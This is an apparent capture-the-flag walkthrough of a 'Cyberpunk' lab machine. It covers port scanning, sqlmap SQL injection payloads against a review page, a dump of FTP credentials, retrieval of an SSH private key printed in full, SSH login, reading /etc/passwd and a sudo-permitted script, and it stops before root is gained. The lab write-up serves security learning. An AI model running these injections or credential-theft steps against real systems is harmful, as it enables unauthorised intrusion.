

Cyberpunk Walkthrough


Initial enumeration

We were given the IP of the target machine: 192.168.1.13. My very first step was to use nmap to enumerate all the services that were listening and open for communication.

```
nmap -sC -sV 192.168.1.13
```

-sV enables version detection

-sC performs a script scan using the default set of scripts



```
kali@kali:~$ nmap -sC -sV 192.168.1.13
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-18 16:35 EST
Nmap scan report for 192.168.1.13
Host is up (0.00053s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 a5:6d:ec:7f:aa:ed:f8:80:89:42:c3:7a:5d:05:e4:40 (RSA)
|   256  ca:33:fe:58:16:8d:92:26:c5:85:e8:40:51:41:3d:d3 (ECDSA)
|_  256  81:62:e2:de:84:a4:ad:3a:8f:28:64:1c:a3:bb:b1:26 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
|_ _http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Picture 1. Initial nmap results

To make sure that no hidden ports were left out of my enumeration, I launched a full port scan on all ports.

```
nmap -sS -p- 192.168.1.13
```

-sS TCP SYN scan


```
kali@kali:~$ sudo nmap -sS -p- 192.168.1.13
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-18 16:38 EST
Nmap scan report for 192.168.1.13
Host is up (0.00080s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:33:36:99 (Oracle VirtualBox virtual NIC)
```

Picture 2. No additional TCP ports found open.

The very first thing nmap told me, was that there are three services open and running ftp (no anonymous login allowed), ssh, http.

Dirb

In terms of access, we carry on to HTTP. After the enumeration, we need to identify vulnerabilities and exploit them. If we simply browse to the IP we are greeted by a photo of the Cyberpunk 2077, so I started looking for different web content using dirb; Dirb is a web content scanner. Since I did not know what I was looking for yet, I simply started the scanner with all default settings to see if I find anything.



```
kali@kali:~$ dirb http://192.168.1.13

_____|_____|_____|
DIRB v2.22
By The Dark Raver
_____|_____|_____|

START_TIME: Sat Dec 19 02:18:36 2020
URL_BASE: http://192.168.1.13/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____|_____|_____|

GENERATED WORDS: 4612

_____|_____|_____|
Scanning URL: http://192.168.1.13/
+ http://192.168.1.13/index.html (CODE:200|SIZE:45)
=> DIRECTORY: http://192.168.1.13/review/
+ http://192.168.1.13/server-status (CODE:403|SIZE:277)


_____|_____|_____|
Entering directory: http://192.168.1.13/review/
+ http://192.168.1.13/review/index.php (CODE:200|SIZE:1441)

_____|_____|_____|

END_TIME: Sat Dec 19 02:18:46 2020
DOWNLOADED: 9224 - FOUND: 3
```

Picture 4. Dirb finds the directory 192.168.1.13/review


We browse through 192.168.1.13/review :



Picture 5. <http://192.168.1.13/review/>

Burp Suite

I will proceed using Burp Suite, a proxy-based tool used to evaluate the security of web-based applications and do hands-on testing. I launch Burp Suite, while I have clicked on 'View Comment' button on the review webpage. I select proxy tab and set intercept is on and send to repeater. I notice that Id is our parameter and I have http POST method.



Picture 5. Using Burpsuite to check http request and http response.

Next step is to copy the request to a file cyber.req, as I will use sqlmap, an automatic SQL injection and database takeover tool to look for vulnerabilities.

Sqlmap

```
kali@kali:~$ sqlmap -r Desktop/cyber.req

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:50:49 /2020-12-19/

[04:50:49] [INFO] parsing HTTP request from 'Desktop/cyber.req'
[04:50:49] [INFO] testing connection to the target URL
[04:50:49] [INFO] testing if the target URL content is stable
[04:50:50] [INFO] target URL content is stable
[04:50:50] [INFO] testing if POST parameter 'id' is dynamic

Parameter: id (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 4773=4773

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 8101 FROM (SELECT(SLEEP(5)))VYZu)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7171627871,0x594b577344565966664f5052576e64514272624366505673584a586d46454b71556c736365656c6b,0x7178766b71),NULL,NULL--


```

Picture 6. Running Sqlmap to find Sql injection

sqlmap -r Desktop/cyber.req --dump

I didn't receive useful parameters for the system after running sqlmap. Therefore, I will add --dump, which will tell SQLmap to grab all the data from the users table, first the columns will be enumerated and then the data will be dumped from the columns.

```
kali@kali:~$ sqlmap -r Desktop/cyber.req -dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:04:13 /2020-12-19/

[05:04:13] [INFO] parsing HTTP request from 'Desktop/cyber.req'
[05:04:13] [INFO] resuming back-end DBMS 'mysql'
[05:04:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
----
Parameter: id (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 4773=4773

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)


```

```
Database: PR
Table: ftpdata
[11 entries]
```

username	validity	password
johnny	1	s1lverh4nd
johnny	0	s1lverh1nd
johnny	0	s1lverh1nd
johnny	0	s1lverh2nd
johnny	0	s1lverh3nd
johnny	0	s1lverh5nd
johnny	0	s1lverh6nd
johnny	0	s1lverh7nd
johnny	0	s1lverh8nd
johnny	0	s1lverh9nd
johnny	0	s1lverh0nd

Picture 7. Running Sqlmap to find databases

I am able to find the password s1lverh4nd for the user johnny. I can now connect with ftp or directly access the virtual machine with the password.

FTP

FTP stands for “File Transfer Protocol.” It's also one of the oldest protocols in use today and is a convenient way to move files around. I launch ftp 192.168.1.13

```
kali@kali:~$ ftp 192.168.1.13
Connected to 192.168.1.13.
220 (vsFTPd 3.0.3)
Name (192.168.1.13:kali): johnny
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 1004    1004          4096 Dec 13 09:15 Desktop
drwxr-xr-x  2 1004    1004          4096 Dec 14 05:20 Documents
drwxr-xr-x  2 1004    1004          4096 Dec 13 09:15 Downloads
drwxr-xr-x  2 1004    1004          4096 Dec 13 09:15 Music
drwxr-xr-x  2 1004    1004          4096 Dec 13 09:15 Pictures
drwxr-xr-x  2 1004    1004          4096 Dec 13 09:15 Public
drwxr-xr-x  2 1004    1004          4096 Dec 13 09:15 Templates
drwxr-xr-x  2 1004    1004          4096 Dec 13 09:15 Videos
-rw-r--r--  1 1004    1004        8980 Apr 20  2016 examples.desktop
226 Directory send OK.
```

```
ftp> ls -a
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 18 1004 1004 4096 Dec 19 05:05 .
drwxr-xr-x 4 0 0 4096 Dec 13 09:57 ..
-rw-r--r-- 1 1004 1004 2640 Dec 19 05:05 .ICEauthority
-rw-r--r-- 1 1004 1004 54 Dec 19 05:05 .Xauthority
-rw-r--r-- 1 1004 1004 84 Dec 19 06:19 .bash_history
-rw-r--r-- 1 1004 1004 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 1004 1004 3771 Aug 31 2015 .bashrc
drwxr-xr-x 12 1004 1004 4096 Dec 14 04:46 .cache
drwxr-xr-x 14 1004 1004 4096 Dec 13 09:16 .config
-rw-r--r-- 1 1004 1004 25 Dec 13 09:15 .dmrc
drwxr-xr-x 2 1004 1004 4096 Dec 13 09:56 .gconf
drwxr-xr-x 3 1004 1004 4096 Dec 19 05:05 .gnupg
drwxr-xr-x 3 1004 1004 4096 Dec 13 09:15 .local
drwxr-xr-x 5 1004 1004 4096 Dec 13 14:49 .mozilla
drwxrwxr-x 2 1004 1004 4096 Dec 14 05:18 .nano
-rw-r--r-- 1 1004 1004 655 May 16 2017 .profile
drwxr-xr-x 2 1004 1004 4096 Dec 14 04:39 .ssh
-rw-r--r-- 1 1004 1004 5 Dec 19 05:05 .vboxclient-clipboard.pid
-rw-r--r-- 1 1004 1004 5 Dec 19 05:05 .vboxclient-display.pid
-rw-r--r-- 1 1004 1004 5 Dec 19 05:05 .vboxclient-draganddrop.pid
-rw-r--r-- 1 1004 1004 5 Dec 19 05:05 .vboxclient-seamless.pid
-rw-r--r-- 1 1004 1004 82 Dec 19 05:05 .xsession-errors
-rw-r--r-- 1 1004 1004 82 Dec 16 07:28 .xsession-errors.old
drwxr-xr-x 2 1004 1004 4096 Dec 13 09:15 Desktop
drwxr-xr-x 2 1004 1004 4096 Dec 14 05:20 Documents
drwxr-xr-x 2 1004 1004 4096 Dec 13 09:15 Downloads
drwxr-xr-x 2 1004 1004 4096 Dec 13 09:15 Music
drwxr-xr-x 2 1004 1004 4096 Dec 13 09:15 Pictures
drwxr-xr-x 2 1004 1004 4096 Dec 13 09:15 Public
drwxr-xr-x 2 1004 1004 4096 Dec 13 09:15 Templates
drwxr-xr-x 2 1004 1004 4096 Dec 13 09:15 Videos
-rw-r--r-- 1 1004 1004 8980 Apr 20 2016 examples.desktop
226 Directory send OK.
```

Picture 8. FTP to connect to target machine

Browsing through the documents, I didn't find something really helpful, I found ps4.texture, which I opened by connecting to the virtual machine.

```
johnny@cyberpunk: ~/Documents
johnny@cyberpunk:~$ ls
Desktop  Downloads  Music  Public  Videos
Documents  examples.desktop  Pictures  Templates
johnny@cyberpunk:~$ cd Documents
johnny@cyberpunk:~/Documents$ ls
ps4.texture
johnny@cyberpunk:~/Documents$ cat ps4.texture
#This is where we stand so far
```

Picture 9. Looking for meaningful files

I decided to move to .ssh folder. I copied the id_rsa and id_rsa.pub in my machine, as they include the ssh username , ssh key.

```
ftp> cd .ssh
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 1004 1004 398 Dec 14 04:39 authorized_keys
-rw-rw-r-- 1 1004 1004 1675 Dec 14 04:39 id_rsa
-rw-rw-r-- 1 1004 1004 398 Dec 14 04:39 id_rsa.pub
226 Directory send OK.
ftp> get id_rsa
local: id_rsa remote: id_rsa
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for id_rsa (1675 bytes).
226 Transfer complete.
1675 bytes received in 0.01 secs (286.0689 kB/s)
ftp> get id_rsa.pub
local: id_rsa.pub remote: id_rsa.pub
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for id_rsa.pub (398 bytes).
226 Transfer complete.
398 bytes received in 0.00 secs (590.6867 kB/s)
```

```
kali@kali:~/Desktop$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCA8ronp+1tQKKZqZbhHOC3+VDFBLS+Sh7E6wNFCTpUF26fL
jEGVDA00Cw7J3nAXumHRpW8CY5u0N01mLhhyjRrYgKq5eLVuof4q1ttCFysB2A0VhQTEwdDe/6/kRVolkh
GC5RJiAGXnqFvdnXBgcNOORH6a7eAD04+TJ6A9af5516Yse2h+XaBeyGbgfmsxBqT94Em8tCJh4xNt92gU75
WYVWsh1ALZF10HuH0grCE6vRQsqi9oq+RL4gUxeMvYsrB9m9HD2fFKuYNThLXisbF/FU5085jEB5pJ0gLz0
CQVbmWQ2k7ZvcUM8Yk5A4W/cCH620JEqSANE8pmjZD johnny@cyberpunk
```

```
kali@kali:~/Desktop$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvK6J6ftbUCis6mW4Rzgt/LQxQZUvkoex0sDRQk6VBdun5YxB
lQwDjgkC0yd5wF7ph0aVvAmObtDdNZi4Yco0a2ICQuXpVdbqH+KtbbQhcrAdgDLY
UEXMHQ3v+v5EvaJZIRguUSSABl56hb3Z1wYHDTjKR+mu3gA90PkyegPWn+edemLH
toFl2gXshM4H5rMQak/eBjvLQiYeMTbfdoFO+VmFvRIdbQC2RYjh7h9IKwh0r0UE
qovaKvKs+IFMXjL2LKwfZvRw9nxSrmDU4ZV4rGxf310dPOYxAeaSToC89AkFW5p8
ENp02b3FDPGJOQFv3Ah+ttCRHKKgDXvKZo2QwIDAQABAoIBAFFpHprlIUN04DQK
FtUgCNXx1k1PPC4SiPHt+tHhGS/0iWk52aifQ1y/Q+cP2ntV/YqoyYUmErXxHNA
CumNM+VAcu8GX6ENuuKSvHNNrRf+C7RCSPImMIEx2Zz9VaYhq4UIQ/9GKDTKTZ
sxCrX0e61SnoaDBJfjz4ZptRBIPVspnARirqKtn7YmPeUnYhCT7shC/RF0rnqNL7
IneR3buMlrsUJZ78tEaeoJznZZsyQf2GUsgbEKFd3zvxoin59Eiv02Lbpul8dkefs
r4UwTRK4jt09gnsDE4y3IyaDlvpPgWQWvUDyXKZpzwpgT6n6tEiql0E5WqVyiDU
v2l+UekCgYEA5chb0xQphI/XMwms1nxTar5LEI0Zypd6CayIfL3n3UbnonWG/GsV
3Z++oxNaEi7eQEgghjRIJPSNYAlR48PkKaaAQBDi/J7xUZkvCcN34VGZirjSKFL
jPQJfGCBv3fzm5e5kYJ0MCJT8pNLwfiMwVhqk/YAYq8nJZ09NTKoDqUCgYEA0jWt
64trWg2kFiZzz9DQHecox1806r43HHK9bThZahKax7omJIidf6FoKgd1kuJ9u0Bi
GW9LzuMdyj6F/1WRb+UI/kjkJHuDL2D4jg3BBIEbtwjAhz3ikb7iQdBMshkxLMKp
eDs5o9K6HYukNQc56dgZQLw/zGFUiiCKcY9XRMcCgYAFha4nQXnJ9McANA+zy+MW
0sqM/kcbZk6Jgvr4vHuhBr40Wky3Lj+lRtyHAMUOYM/4jYmZENudw8+ud3jt4lNG
b6nt3DrDVz2APTYPYjbu4nnRVqjwyF6ZAKFE59SMpHdGPJLQR+ieerISF90JCnB31
25EcIzJZLmptDf1VLPUK/BgQCmvrQ8SZUPLqL20bgpJL6zxtpeN7ddJQ7xVUHP
pzL2+o33vIndYrtRgVilC2mEZUK95VXJgfr69wYzK7m8RCakrM1gtJ1McAajjKHf
OwZJahFH4+xEoQLaYtXLBjTViliKh6vAfKcTMTy8G4t0lhaIqk/+MAZnYy0gQ8Tu
U/MycQKBgDKN63Grdq6nMRtrPz801i67YDLc6QXiMaPaijje71+DgvVI7xyqZ/4Y
+Lp0usMEBQ51VdBFNln9gk8YHOAS2rs59c94SH5dRXzjdpHAHALfI1mwVIsVm0/L
qIe9s4vgm0JJdYAJ7PYpZgs0meW6kvAKyJ2Wd1FOBEuGIKz4fUUXL
-----END RSA PRIVATE KEY-----
```

Picture 10. Get ssh.username and ssh.key

SSH

SSH(Secure Shell) is a cryptographic network protocol for operating network services securely over an unsecured network. We need to change the permission of the copied ssh private key with

```
chmod 600 id_rsa
```

It is required that our private key files are NOT accessible by others.

Chmod 600

Chmod 600 (*chmod a+rw, u-x, g-rwx, o-rwx*) sets permissions so that, (U)ser / owner can read, can write and can't execute. (G)roup can't read, can't write and can't execute. (O)thers can't read, can't write and can't execute.

	Owner Rights (u)	Group Rights (g)	Others Rights (o)
Read (4)	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Write (2)	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Execute (1)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

Picture 11. chmod 600

```
ssh -i :identity file
```

```
ssh -i id_rsa johnny@192.168.1.13
```

```
kali@kali:~/Desktop$ ssh -i id_rsa johnny@192.168.1.13
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-72-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

81 packages can be updated.
0 updates are security updates.

*** System restart required ***
Last login: Mon Dec 14 06:14:30 2020 from 192.168.0.93
```

Picture 12. SSH to connect in the target machine

Post shell information gathering

After code execution, so my job was not done yet. I had to escalate my privileges to root.

The most natural first thought was to find the users and their home folders on this machine. As we can see either from `/etc/passwd` or going to `/home` on the filesystem, the only named user on this box other than root is johnny. The `/etc/passwd` file is a text-based database of information about users that may log into the system or other operating system user identities that own running processes.

```
johnny@cyberpunk:~$ locate /etc/passwd
/etc/passwd
/etc/passwd-
johnny@cyberpunk:~$ cd /etc/passwd
-bash: cd: /etc/passwd: Not a directory
johnny@cyberpunk:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
messagebus:x:106:110:./var/run/dbus:/bin/false
uidd:x:107:111:./run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117:./nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
```

Picture 13. `etc/passwd`

I ran `sudo -l` to see what actions are allowed for the permitted user to execute as superuser. I found a python script for a file editor (`tedit`). `usr/bin/tedit`

```

johnny@cyberpunk:~$ sudo -l
Matching Defaults entries for johnny on cyberpunk:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johnny may run the following commands on cyberpunk:
    (ALL) /usr/bin/tedit
johnny@cyberpunk:~$ cat /usr/bin/tedit
#!/bin/bash
python3 /etc/teditor/teditor.py $1
johnny@cyberpunk:~$ cat /etc/teditor/teditor.py
#!/usr/bin/env python3
#To help our engineers efficiently correct potential texture problems

import sys
import os

try:
    filename = sys.argv[1]
except IndexError:
    print("Usage: tedit <name_of_texture_file>")
    sys.exit(1)

print("Hello, what would you like to do with the texture file?")
print("1 - Create texture file")
print("2 - Delete texture file")
print("3 - Edit texture file")
operation_code = input()
if not (operation_code == "1" or operation_code == "2" or operation_code == "3"):
    print("Invalid operation detected. Exiting.")
